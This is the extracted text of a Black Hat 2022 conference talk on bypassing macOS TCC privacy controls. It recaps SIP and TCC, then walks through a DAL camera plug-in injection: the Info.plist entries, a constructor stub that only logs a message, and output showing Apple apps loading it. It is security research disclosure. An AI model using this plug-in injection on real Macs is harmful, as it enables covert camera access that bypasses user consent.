



DECEMBER 7-8, 2022

BRIEFINGS

Knockout win against TCC, a.k.a. 20+ NEW ways to bypass your macOS privacy mechanisms

Csaba Fitzl, Wojciech Reguła


Whoami - Wojciech

- Head of Mobile Security @ SecuRing
- Focused on iOS/macOS #appsec
- Blogger – <https://wojciechregula.blog>
- iOS Security Suite Creator
- macOS environment security



Whoami - Csaba

- lead content developer of "EXP-312: macOS Control Bypasses" @ Offensive Security
- ex red/blue teamer
- macOS bug hunter
- husband, father
- hiking, trail running 🏔️🏃



Pwning TCC @ Black Hat once again



Agenda

1. TCC / Privacy fundamentals (quick recap)
2. TCC bypasses via
 - Plugins
 - Launch Services
 - SQL tracing mechanism
 - iCloud
 - Sysadmin tools
 - Mount
 - Other tricks and regression
3. TCC / Security improvements in macOS Ventura




TCC / Privacy fundamentals



System Integrity Protection (SIP)

- Based on Sandbox kernel extension
- Restricts access to many directories on macOS
- Denies debugger attachments to processes signed directly by Apple
- Also known as rootless, because even root cannot do the above-mentioned operations when the SIP is turned on

TCC / Privacy fundamentals



TCC / Privacy fundamentals



TCC / Privacy fundamentals



TCC bypasses via plugins

- System applications that open camera stream via Core Media I/O also load Device Abstraction Layer (DAL) Plug-Ins.
- Those Plug-Ins are stored in /Library/CoreMediaIO/Plug-Ins/DAL. That location is not restricted with SIP.
- There is no middle layer (e.g. XPC) between Core Media I/O and those Plug-Ins... They are loaded directly to the process context 😬

TCC bypasses via plugins

- Let's create one. Make an empty Bundle project with Xcode and add the following properties to Info.plist

```
.....
"CFPlugInFactories" => {
    "8457B77A-D0304458-B136-8BB5335F4512 " => "PlugInMain"
}
"CFPlugInTypes" => {
    "30010C1C-93BF-11D8-8B5B-000A95AF9C6A" => [
        0 => "8457B77A-D0304458-B136-8BB5335F4512 "
    ]
}
```


TCC bypasses via plugins


- Create an empty Objective-C *.mm file and use the old constructor trick

```
1  __attribute__((constructor)) static void pwn(int argc, const char **argv) {  
2  |      NSLog(@"[+] Plugin loaded!");  
3  }
```

- And then let's launch all Apple's applications that have kTCCServiceCamera private TCC entitlement granted 😈

Process	Message
Contacts	[+] Plugin loaded from com.apple.AddressBook
FaceTime	[+] Plugin loaded!
